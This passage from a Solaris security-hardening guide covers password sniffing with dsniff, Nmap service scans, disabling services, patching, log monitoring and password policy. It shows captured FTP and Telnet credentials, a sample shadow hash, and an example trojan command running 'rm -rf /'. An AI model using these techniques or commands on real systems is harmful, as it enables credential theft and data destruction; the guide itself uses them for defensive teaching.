You may be wondering just why I keep complaining about the insecurity of cleartext protocols such as FTP and Telnet. After all, how easy can it be to decode this binary information off the wire? Actually, it's very easy, thanks (or no thanks, depending on your point of view) to a freely available tool called *dsniff*. The homepage for dsniff is www.monkey.org/~dugsong/dsniff/ and Solaris binary packages are available at www.sunfreeware.com/programlistsparc8.html#dsniff. You can use dsniff to capture login and password combinations and other data from just about any cleartext protocol, including FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, Sybase, and Microsoft SQL. In this example, I will show how FTP and Telnet passwords are captured, though the other protocols are just as easy to violate. Figure 1.1 shows the actual login sessions from the user's perspective. Note that the user is completely unaware that his passwords have been sniffed. Figure 1.2 is the dsniff output of the passwords captured during the user's sessions.


Figure 1.1 User's Perspective of the Login Session



```
$ telnet sparky
Trying 192.168.1.7...
Connected to sparky.
Escape character is '^]'.


SunOS 5.8

login: scarter
Password:
Last login: Tue Aug  7 15:55:02 from attrition
Sun Microsystems Inc.   SunOS 5.8       Generic February 2000
$ ^D
Connection closed by foreign host.
$ ftp sparky
Connected to sparky.
220 sparky FTP server (SunOS 5.8) ready.
Name (sparky): scarter
331 Password required for scarter.
Password:
230 User scarter logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 221 Goodbye.
$ █
```

Continued

Figure 1.2 The dsniff Output of the Passwords Captured during the User's Sessions



```
# /usr/sbin/dsniff
Kernel filter, protocol ALL, raw packet socket
dsniff: listening on eth0 []
-----------------
08/07/01 15:01:19 tcp attrition.32810 -> sparky.23 (telnet)
scarter
weakpwd

-----------------
08/07/01 15:01:46 tcp attrition.32811 -> sparky.21 (ftp)
USER scarter
PASS weakpwd

# 
```

Here we can see that dsniff easily determined that the password for the user *scarter* is *weakpwd*. How can you protect against these types of attacks? Above all, you should secure your systems. Because dsniff requires the network interface to operate in promiscuous mode, the hacker would need root access to capture passwords. If your systems are secured, you can hopefully prevent attackers from gaining superuser status. Using an entirely switched network also alleviates a large portion of the risk, since the hacker can sniff only one host at a time from each compromised host.

Working with Default Environmental Settings

Depending on the interactive shell used, various global configuration files can affect the security of a user's environment. For Bourne-based shells such as /bin/sh, /bin/ksh, and /bin/bash (if installed) the global configuration file for user environments is /etc/profile. These environment settings are evaluated before the user's local settings ($HOME/.profile) for Bourne-derivative shells, and may be overridden by the local user settings. While we have already discussed making modifications to the umask setting in this file, there are a few minor security tweaks that you may wish to implement.

It is a good security practice to implement the use of Authorized Use banners in /etc/motd and /etc/issue, and forcing /etc/profile to display /etc/motd at login time. The default /etc/profile allows users to circumvent the display of /etc/motd, so you should comment out this part of /etc/profile. A sample Authorized Use banner appears in the following Security Alert sidebar.

You should also consider changing the default path variables set in /etc/skel/local.profile. This skeleton directory is only used when creating accounts, so existing accounts should have their $HOME/.profile modified to match. In this file, the default path is "/usr/bin:/usr/ucb/:/etc:.". The trailing period signifies an instruction to attempt to locate binaries in the current working directory if they are not found in /usr/bin or /usr/ucb. A favorite scheme of hackers is to create a misspelled command trojan that executes arbitrary commands. For example, if a hacker obtains write access to root's home directory, he could create a script named "mroe" that performs "rm -rf /" as a denial of service attack. This attack would be triggered when the superuser mistypes "mroe" for "more." For ordinary users, this is only marginally insecure because any trojans would likely affect only the individual user. For the superuser, however, these types of trojans could wreak severe havoc on the system.

SECURITY ALERT!

The following is an example of an abbreviated Authorized Use banner, in use by the Department of Energy. Your legal department should approve any Authorized Use banners before implementation. This particular example is from www.cio.anl.gov/warning.html:

WARNING
Federal US Government computer AUTHORIZED USE ONLY. Users have no explicit/implicit expectation of privacy. All files may be intercepted, monitored, recorded, copied, audited, inspected, disclosed to authorized law enforcement officials, domestic or foreign. Unauthorized improper use of system may result in disciplinary action, civil/criminal penalties. Using this system indicates your consent. LOG OFF IMMEDIATELY if you do not agree to these conditions.


Evaluating Current Solaris Security Configurations

When hardening a default Solaris installation, it is crucial to examine services running both on the network and on the local host itself. Your goal during the host-hardening process should always be to disable as many noncritical services as possible, because each service or daemon increases the risk of the system being compromised. This section will identify the plethora of services running on a default Solaris installation, and show you how to disable those which may be unnecessary for your installation.

Evaluating Network Services

We'll begin examining our default Solaris system from the network, using the commonly available port scanner known as *Nmap*, written by Fyodor. Nmap is available at no charge from www.insecure.org/nmap, and it is probably the most full-featured and widely used port scanner in existence. Detailed instructions on the intricacies of Nmap are beyond the scope of this section, but interested readers will find complete documentation distributed along with the tool itself. Ports have been written for most widely used UNIX variants, including Solaris. Figure 1.3 details an Nmap scan of a default Solaris host from a Linux-based host. (Scanning from a Solaris host would yield an identical output.)

Figure 1.3 An Nmap Scan of a Default Solaris Host from a Linux-Based Host




```
# nmap sparky

Starting nmap V. 2.55 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on sparky:
(The 1497 ports scanned but not shown below are in state: closed)
Port       State       Service
7/tcp      open        echo
9/tcp      open        discard
13/tcp     open        daytime
19/tcp     open        chargen
21/tcp     open        ftp
23/tcp     open        telnet
25/tcp     open        smtp
37/tcp     open        time
79/tcp     open        finger
111/tcp    open        sunrpc
512/tcp    open        exec
513/tcp    open        login
514/tcp    open        shell
515/tcp    open        printer
540/tcp    open        uucp
4045/tcp   open        lockd
6112/tcp   open        dtspc
7100/tcp   open        font-service
32771/tcp  open        sometimes-rpc5
32772/tcp  open        sometimes-rpc7
32773/tcp  open        sometimes-rpc9
32774/tcp  open        sometimes-rpc11
32775/tcp  open        sometimes-rpc13
32777/tcp  open        sometimes-rpc17
32778/tcp  open        sometimes-rpc19
32779/tcp  open        sometimes-rpc21

Nmap run completed -- 1 IP address (1 host up) scanned in 3 seconds
# 
```

As you can see, Solaris includes a great number of open ports and available network services by default, many of which can be disabled to enhance system security. Most of these daemons are run from inetd, and can be disabled by commenting out the corresponding section in /etc/inetd.conf. Unless you have an explicit need for them, the following services can be disabled without impact to your system:

- Echo
- Discard
- Daytime
- Chargen
- Finger
- Login (mostly duplicates exec and shell)
- Printer
- UUCP

After commenting out these services in /etc/inetd.conf, don't forget to restart the inetd process. Once these services have been disabled, you can run an additional Nmap scan to see which services are remaining (see Figure 1.4).

Figure 1.4 An Nmap Scan to See Which Services Are Remaining



```
$ nmap sparky

Starting nmap V. 2.55 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on sparky:
(The 1507 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
23/tcp     open        telnet
25/tcp     open        smtp
37/tcp     open        time
111/tcp    open        sunrpc
512/tcp    open        exec
514/tcp    open        shell
4045/tcp   open        lockd
6112/tcp   open        dtspc
7100/tcp   open        font-service
32771/tcp  open        sometimes-rpc5
32773/tcp  open        sometimes-rpc9
32775/tcp  open        sometimes-rpc13
32777/tcp  open        sometimes-rpc17
32778/tcp  open        sometimes-rpc19
32779/tcp  open        sometimes-rpc21

Nmap run completed -- 1 IP address (1 host up) scanned in 2 seconds
$ 
```

Many of the services remaining can be replaced through the use of Secure Shell (SSH). SSH is an encrypted protocol that allows for secure authentication, interactive logins and file transfers. There are also ways to configure secure shell to act as a wrapper for nearly any protocol or service. Without additional configuration, SSH can replace services such as:


- Telnet
- FTP
- Exec (rexec)
- Shell (rsh)

Once network access is tightened, we can concentrate on tightening the internal security of our default Solaris install.

Evaluating Network Processes

An excellent method of improving the security on your Solaris system is to examine all of the processes running by default to see what might be modified to run with less privilege and what can be shut off completely. Figure 1.5 is a screenshot of all processes running on a default installation of Solaris. Let's examine these processes more closely.

Figure 1.5 Processes Running on a Default Installation of Solaris



```
# ps -ef
     UID   PID  PPID  C    STIME TTY      TIME CMD
    root     0     0  0 15:05:52 ?        0:01 sched
    root     1     0  0 15:05:55 ?        0:00 /etc/init -
    root     2     0  0 15:05:55 ?        0:00 pageout
    root     3     0  0 15:05:55 ?        0:14 fsflush
    root   241     1  0 15:06:31 ?        0:00 /usr/lib/saf/sac -t 300
    root   242     1  0 15:06:31 console  0:00 /usr/lib/saf/ttymon -g -h -p sparky console login:  -T sun -d /dev/console -l c
    root   106     1  0 15:06:12 ?        0:00 /usr/sbin/rpcbind
    root    47     1  0 15:06:04 ?        0:00 /usr/lib/devfsadm/devfseventd
    root    49     1  0 15:06:05 ?        0:00 /usr/lib/devfsadm/devfsadmd
    root   181     1  0 15:06:21 ?        0:00 /usr/lib/lpsched
    root   137     1  0 15:06:15 ?        0:00 /usr/lib/nfs/lockd
    root   204     1  0 15:06:23 ?        0:00 /usr/lib/utmpd
    root   130     1  0 15:06:14 ?        0:01 /usr/sbin/inetd -s
    root   159     1  0 15:06:19 ?        0:00 /usr/sbin/syslogd
    root   149     1  0 15:06:17 ?        0:00 /usr/lib/autofs/automountd
  daemon   135     1  0 15:06:15 ?        0:00 /usr/lib/nfs/statd
    root   162     1  0 15:06:19 ?        0:00 /usr/sbin/cron
    root   175     1  0 15:06:20 ?        0:01 /usr/sbin/nscd
    root   206     1  0 15:06:23 ?        0:02 /usr/sbin/vold
 scarter   303   302  0 16:39:03 pts/1    0:00 -ksh
    root   208     1  0 15:06:23 ?        0:00 /usr/sadm/lib/wbem/cimomboot start
    root   194     1  0 15:06:23 ?        0:00 /usr/lib/power/powerd
    root   244   241  0 15:06:32 ?        0:00 /usr/lib/saf/ttymon
    root   212     1  0 15:06:24 ?        0:00 /usr/lib/sendmail -bd -q15m
 scarter   302   130  1 16:39:02 ?        0:01 /usr/openwin/bin/xterm -ls -display win2000:0
    root   226     1  0 15:06:29 ?        0:00 /usr/lib/snmp/snmpdx -y -c /etc/snmp/conf
    root   229     1  0 15:06:29 ?        0:01 /usr/dt/bin/dtlogin -daemon
    root   307   130  0 16:39:03 ?        0:00 rquotad
    root   317   310  1 16:40:34 pts/1    0:00 ps -ef
    root   235     1  0 15:06:31 ?        0:01 /usr/lib/dmi/dmispd
    root   310   303  0 16:39:14 pts/1    0:00 ksh -o vi
    root   237     1  0 15:06:31 ?        0:00 /usr/lib/dmi/snmpXdmid -s sparky
# 
```

Starting from the top of the list, we can see a number of processes and daemons that can be shut down if not in use. Table 1.2 describes the services running according to this ps output, what processes and IDs are attributed to these services, and how these services can be disabled, if desired.

Table 1.2 Service PIDs, Processes, and Lockdown Procedures

Service	PID	Process	Lockdown Procedures
Network File System (NFS)	137 135	lockd (NFS Lock Daemon) statd	Disable NFS in /etc/init.d by unlinking the nfs.server and nfs.client from /etc/rc*.d.
Remote Procedure Call (RPC)	106	Rpcbind	RPC was developed by Sun as a sort of basis for exchanging data between processes, usually over the network. It's also a favorite target of hackers for buffer overflow attacks. RPC is required for NFS and may cause openwin to hang at boot if it's not running. To disable RPC services, comment them out from /etc/inetd.conf and unlink /etc/init.d/rpc from /etc/rc*.d.
Simple Network Management Protocol (SNMP)	226 237	Snmpdx SnmpXdmid	If you don't require snmp, unlink /etc/init.d/init.snmpdx and /etc/init.d/init.dmi from /etc/rc*.d.
Inetd	130	Inetd	Many services in inetd, such as finger and chargen, are unnecessary security risks. These should be commented out from /etc/inetd.conf.
Sendmail	212	Sendmail	Sendmail is quite possibly the most insecure daemon available on Solaris. Running Sendmail will leave your system open to buffer overflow attacks and misuse by spammers if not configured properly. If you must run Sendmail and your server is not a major mail server, consider running sendmail periodically via cron, instead of in daemon mode. At the very least, configure Sendmail to run as a nonroot user.

Damage & Defense…

Applying Security Patches

Security patches are a key defense for your Solaris systems. Since Sun distributes updated security patches on an ongoing basis, continuous vigilance is required on the part of the system administrator to ensure that all critical security patches have been installed on all systems. This sidebar is dedicated to describing how the patch administration system works, as well as showing you where to find Sun's security updates.

The current patch revision level can be determined by issuing the command **showrev -p**, which will return "No patches are installed" for a default installation. If at all possible, systems need to be patched with the most current Sun recommended security patches before the system is connected to the Internet. Ideally, you should download patches on another (already patched) system and transfer them to the new system via whatever secure means are available.

Patches are obtained from Sun via the Sunsolve distribution center, located at http://sunsolve.sun.com. To download the most current Sun recommended security patches, go to http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-license&nav=pub-patches and accept the license agreement. The page that follows will list downloads for all versions and architectures of the Solaris operating system; choose the one that matches your system to be patched.

Once the patch cluster is downloaded, transfer it to the unpatched server using whatever secure means of transfer available, and use the **unzip** command to decompress the patch cluster. Change into the directory that has the same name as the patch cluster you downloaded and execute the *install_cluster* script as root. The patch cluster you downloaded will now be installed automatically. The patching process generally takes at least two hours, and it is recommended that you allow the system to sit idle while the patch cluster is applied. Note that using the patch cluster on systems without much free disk space in the /var partition is not recommended. At the end of the patching process, a reboot will be required. After rebooting, the **showrev -p** command should list all of the patches applied to the system.

Patches can also be applied on an individual basis, if necessary. Use the Sunsolve patchfinder at http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-access to search for individual patches by the patch ID number. Individual patches should be saved to the

Continued

/var/spool/patch directory and can be installed using the **patchadd** command. Any individual patch can be uninstalled, provided there was enough disk space available on the /var partition to create the backout files. Patches are uninstalled using the **patchrm** command.

Monitoring Solaris Systems


Monitoring Solaris systems is absolutely essential, because unless you're paying careful attention, you may never know if one of your systems has been cracked. Of course, monitoring is a beneficial administrative practice that reaches far beyond its security aspects. For example, appropriate monitoring can identify performance bottlenecks that may have been missed by other means, especially if these bottlenecks are periodic instead of constant. System performance and system message log output are Key areas to monitor. In addition to examining the security-related logfiles, this section is devoted to examining system performance using the default tools available to the operating system. However, if you find the default tools inadequate for monitoring the historical system performance of your servers, you may be interested in my own open source monitoring tools, MRTG-PME, discussed in Chapter 3.

Using the sdtprocess and sdtperfmeter Applications

Even the default installation of Solaris has a variety of little-known monitoring applications. Probably the most useful of these are Process Manager and the Performance Meter. Extensive usage guides for each of these tools are available in the Sun Answerbook *Solaris Common Desktop Environment: User's Guide*. While we won't attempt to duplicate Sun's existing step-by-step documentation, this section will introduce you to these tools.

Sun's Process Manager is roughly a graphical equivalent of the **ps** command, designed for more novice users who may not be familiar with all of the command-line switches for *ps*. Process Manager isn't in the default path for the superuser or regular accounts, so you will need to launch it directly from /usr/dt/bin/sdtprocess. You can easily sort system processes, as well by filtering them for certain strings (ps -ef equivalent). Figure 1.6 illustrates Process Manager filtered for viewing-only processes owned by *root*.

Figure 1.6 Process Manager Filtered for Viewing-Only Processes Owned by *root*




```
  0 sched      root  0,0     0     0 08:02:52    0 sched
  2 pageout    root  0,0     0     0 08:02:55    0 pageout
 47 devfseve   root  0,0   608  1504 08:02:46    1 /usr/lib/devfsadm/devfseventd
 49 devfsadm   root  0,0   764  2128 08:02:47    1 /usr/lib/devfsadm/devfsadmd
106 rpcbind    root  0,0  1052  2576 08:02:59    1 /usr/sbin/rpcbind
155 inetd      root  0,0  1368  2276 08:03:02    1 /usr/sbin/inetd -s
158 lockd      root  0,0   972  1808 08:03:02    1 /usr/lib/nfs/lockd
149 automoun   root  0,0  1576  2820 08:03:06    1 /usr/lib/autofs/automountd
159 syslogd    root  0,0  1424  3128 08:03:09    1 /usr/sbin/syslogd
165 cron       root  0,0   836  1820 08:03:09    1 /usr/sbin/cron
181 lpsched    root  0,0   808  5004 08:03:32    1 /usr/lib/lpsched
194 powerd     root  0,0   712  1252 08:03:34    1 /usr/lib/power/powerd
203 cimomboo   root  0,0   504  1552 08:03:35    1 /usr/sadm/lib/wbem/cimomboot start
205 vold       root  0,0  1592  2304 08:03:36    1 /usr/sbin/vold
206 utmpd      root  0,0   404   968 08:03:36    1 /usr/lib/utmpd
218 sendmail   root  0,0  1212  2884 08:03:20    1 /usr/lib/sendmail -bd -q15m
225 snmpdx     root  0,0  1124  2880 08:03:23    1 /usr/lib/snmp/snmpdx -y -c /etc/snmp/conf
229 dtlogin    root  0,0  1052  4724 08:03:23    1 /usr/dt/bin/dtlogin -daemon
236 dmispd     root  0,0  1604  2806 08:03:27    1 /usr/lib/dmi/dmispd
237 snmpXdmi   root  0,0  2644  3472 08:03:27    1 /usr/lib/dmi/snmpXdmid -s sparky
241 sac        root  0,0   852  1692 08:03:27    1 /usr/lib/saf/sac -t 300
242 ttymon     root  0,0   852  1836 08:03:27    1 /usr/lib/saf/ttymon -g -h -p sparky console login:  -T sun -d /d
244 ttymon     root  0,0   948  1700 08:03:28  241 /usr/lib/saf/ttymon
260 ocfserv    root  0,0  9328 33804 08:07:44  135 ocfserv
```

Snapshots of the current process listing can be taken and saved for future reference using the logging feature of Process Manager. To log data from Process Manager, select **Sample | Save As** from the menus followed by **Sample | Start** and **Sample | Stop** to set the collection interval. Historical performance data can be invaluable, whether its source was an output of *ps* or a logfile from Process Manager. Many intrusions cause anomaly processes to run, which ordinarily would not be running on your system. If the intruder hasn't covered his tracks by installing a trojan ps binary, you can compare the processes of an intruded system with a historical process listing in order to determine what actions the intruder is taking. This same methodology can be used to some extent for troubleshooting failing applications. By decreasing the sample window size and logging processes during the application's failure, you can spot clues that may help to explain why an application is failing.

Another useful GUI monitoring tool that ships with Solaris is the Performance Meter, which can be executed as /usr/dt/bin/sdtperfmeter. You may be familiar with this application from CDE, as it registers CPU and Disk activity on the front panel. What you may not know is that the Performance Meter is not limited to merely CPU and Disk activity; it can also display load, paging, context, job swaps, and network activity such as interrupts, collisions, packet throughput and errors. There isn't much to the Performance Meter as far as configuration is concerned, and about all you can change are the colors used by the monitor and the threshold at which the colors change. However, Performance Meter also contains a logging feature that can log significantly different metrics than Process Manager, which would be useful for the same reasons already discussed. Figure 1.7 is an example of the Performance Meter monitoring CPU activity, packet throughput, and memory paging.

Figure 1.7 The Performance Meter Monitoring CPU Activity, Packet Throughput, and Memory Paging



Monitoring Solaris Logfiles

Chief among a Solaris administrator's arsenal of security tools are the system logfiles, especially those that record access to the system. These logs can be invaluable for tracking the system usage of intruders who have not yet been able to access the superuser account. Once an intruder gains superuser access to the system, though, you can no longer trust these logs, as the intruder has probably modified them to cover his tracks. An inexperienced hacker, not knowing how to cover his tracks, may even delete these logs altogether. For these reasons we will also briefly discuss how to verify the integrity of these logfiles.

Monitoring the Access Logs

Solaris can log up to three types of system access, but only two of them are available by default. Typically, a system administrator who wants to check the system logins will use either the **who** or the **last** commands. The **last** command will list all system access, time of access, and point of access for all accounts on the system, as well as listing system reboots. The **who** command is similar, but it will list only the users currently logged into the system, along with their origin and login time. Both of the logfiles for **last** and **who** commands are the binary logs (as opposed to ASCII). They are /var/adm/wtmpx and /var/adm/utmpx, respectively.

Failed logins can also be logged on Solaris, but this ability is not enabled by default. To begin recording failed login attempts, create the file /var/adm/loginlog. Make sure the user "root" and the group "sys" own this file, and change the permissions to mode 600. Then restart the syslog daemon. Your Solaris system should begin logging failed login attempts when one account receives five or more failures.

Monitoring the sulog

Logging user account activity and failed login attempts may assist you in catching intruders at the early stages of attack, but the logfile you really want to watch is /var/adm/sulog. This logfile tracks both successes and failures of anyone attempting to use the **su** command, as well as which accounts they are trying to su to. A good security practice includes running a periodic cron job that informs administrators of any nonadministrative account attempts to use *su* to become the super user. Even better, restrict execute access of the *su* binary to only accounts in the sysadmin group (GID=14). Note that the second method is only effective if your users do not have a legitimate need to use the **su** command to become another user, which may not include root. For example, one of your DBAs may require the ability to *su* to the oracle user.

Validating the System Logs

What happens if unauthorized personnel gain access to the root account? How can the logs be trusted at that point? Well, by default it means they really can't. With the default Solaris tools, the best you can do is configure a centralized host-hardened syslog server to provide remote logging for all of your critical Solaris systems. As long as the syslog server isn't cracked, you can generally trust its logs.

However, using a central syslog server is an incomplete solution at best. Once the intruder has root access, he can easily stop the logging daemon altogether. Or, since syslog uses the UDP protocol, the intruder could flood the loghost with packets as a denial of service attack that masks his other attacks.

A more preferable solution is to set up a system integrity monitor, such as Tripwire, that makes periodic checks against the checksums of your logfiles, probably in conjunction with log rotation. This way you will know if a logfile has been modified, because its checksum will change. Try to avoid integrity monitors that use CRC or CRC-32 for checksum algorithms, as these low-tech algorithms can be fooled with minimal difficulty. Checksum routines that use Message Digest 5 (MD5) hashing are far less likely to be circumvented.

Deciphering /var/adm/messages Information

Login information is only part of the information recorded by your Solaris system. Generalized information about the overall state of the system's health and other security issues can usually be found in /var/adm/messages. Monitoring this file either manually or through a logcheck program is advantageous because it provides advance warning of many common problems. A failing disk drive, for example, will usually note that certain disk sectors could not be read days or even weeks before the drive fails completely.

Testing Security

From a user perspective, perhaps the most important areas to be concerned with are choice of passwords and file access permissions. Not every intruder's goal is to obtain root access to your Solaris system; some may only be information thieves, attempting to pilfer proprietary data from your company. Data theft can often be accomplished by merely gaining access to certain user accounts. Information that is confidential yet widely available within your company is only protected by the weakest user's password.

Of course, there are times when ordinarily trustworthy users might abuse your Solaris systems as well. Employees who wouldn't dream of stealing your company's proprietary information may not think twice about trying to access your company's human resources records as a means of carrying out some sort of revenge against a rival coworker. Your Solaris systems should be solid enough to guard against atypical threats like these as well as curious external hackers. This section is thus dedicated to helping you test the security of your Solaris systems.

Testing Passwords

Password security can be broken down into two areas: user responsibilities and administrative responsibilities. It is the user's responsibility to select a password that is easy to remember yet difficult to guess, while the administrative responsibilities include actions such as enforcing periodic password changes. We will discuss some guidelines for password selection as well as some options for administrative password policies. Table 1.3 best summarizes guidelines for user password selections.

Table 1.3 Guidelines for User Password Selections

Excellent Password Choices	Poor Password Choices
Use at least 8 characters.	Use 6 characters or less.
Use a combination of uppercase, lowercase, numerics and punctuation.	Use some combination of the user or user's family member's name, birthday, or telephone number.
Use an uncommon misspelling of a common word.	Are based on dictionary words for English or any other common language.
Use embedded words such as "diCOLAet" for diet cola.	Include pop culture references such as actors' or characters' names for television shows.
Use interleaved words such as "DcIoElTa" for diet cola.	Use published password examples, such as any sample passwords listed in this table.

Because Solaris uses shadowed passwords by default, administrators of Solaris systems have a number of options available for use in their password policies. The following line is a sample of an /etc/shadow entry using the default password configurations, followed by a field listing of the /etc/shadow file:

```
scarter:TAcRZSaPcoq02:11541::::::
username:password:lastchg: min:max:warn: inactive:expire:flag
```

By default Solaris only tracks the time at which the password was last changed, which is a UNIX datetime format that specifies the number of days between January 1, 1970 and the day the password was last changed. The commands most often used for password management are passwd useradd and usermod. Table 1.4 describes the fields unused by the example and the switches used by common commands to manipulate these fields.

Table 1.4 Switches Used by Common Commands to Manipulate the Unused Fields

Field	Passwd Switch	Useradd Switch	Usermod Switch	Description
min	-n	N/A	N/A	Minimum number of days before a password can be changed.Prevents users from changing a password back to the old password immediately.

Continued

Table 1.4 Continued

Field	Passwd Switch	Useradd Switch	Usermod Switch	Description
max	-x	N/A	N/A	Maximum number of days that a password is valid. After this date the password must be changed or the account will be locked.
warn	-w	N/A	N/A	Number of days before expiration that a user will be warned of password expiration.
Inactive	N/A	-f	-f	Number of days an account can remain unused before it is automatically locked.
Expire	N/A	-e	-e	Absolute date at which an account will automatically be locked, regardless of account use.

